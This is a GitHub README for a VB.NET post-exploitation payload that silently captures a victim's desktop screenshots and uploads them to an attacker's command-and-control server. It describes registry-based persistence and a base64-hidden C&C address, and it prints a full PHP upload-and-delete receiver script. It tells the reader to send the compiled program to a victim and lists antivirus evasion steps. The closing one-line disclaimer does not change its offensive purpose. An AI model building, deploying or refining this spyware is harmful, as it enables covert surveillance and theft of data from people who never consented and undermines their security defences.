GitHub - mrfr05t/Mr.Peter: Silent Screenshot Capture | Post Exploitation Payload

 github.com/mrfr05t/Mr.Peter

mrfr05t

mrfr05t/**Mr.Peter**

Silent Screenshot Capture | Post Exploitation
Payload | VB.NET

👥 1	⊙ 0	☆ 14	⑂ 18
Contributor	Issues	Stars	Forks

Silent Screenshot Capture | Post Exploitation Payload | VB.NET

A simple payload to take the screenshot of victims desktop and upload it to the C&C.

Features:

- Persistent (Using Registry Run Key)
- Works in background
- Less Code Less Bugs and Less Detection ;)
- Deletes the screenshot from disk after upload it to C&C
- C&C server in base64
- Upload screenshots in organized way on C&C
- No port forwarding needed! works with a single php file
- [TODO] Machine Information
- [TODO] Encryption
- [TODO] Set interval remotely from C&C

Installation & Usage:

- Clone this repository.
- A webhosting i recommend namecheap

- Goto your public_html folder and make new <u>PHP</u> file and put below code in it

```php
<?php
$del = $_GET["dellog"];
$folder = $_GET["folder"];
mkdir($folder,0777);
$file = $_GET["path"];
if (!empty($_FILES["file"])){
move_uploaded_file($_FILES["file"]["tmp_name"],
    $file . "/" . $_FILES["file"]["name"]);
}
unlink($del);
?>
```

Open the project in Visual Studio and the edit below variable in source code

```
Dim server As String = BaseDecode1("your server address here in base64 encoded")
```

and edit this variable below as well

```
Dim php As String = "yourphpfilename.php?" & "folder="
```

Just compile it and send it to the victim thats all !!

Million Dollar Advice ;)

To Avoid Antivirus Detection

- Change the app icon
- Generate new GUID
- Changes all the variables
- Obfuscate the code using <u>Obfuscar</u>
- Change the Assembly information

Donation:

If this tool has been useful for you, feel free to thank me by buying me a coffee :)

Disclaimer:

This tool is supposed to be used only on authorized systems. Any unauthorized use of this tool without explicit permission is illegal.

License:

GNU GENERAL PUBLIC LICENSE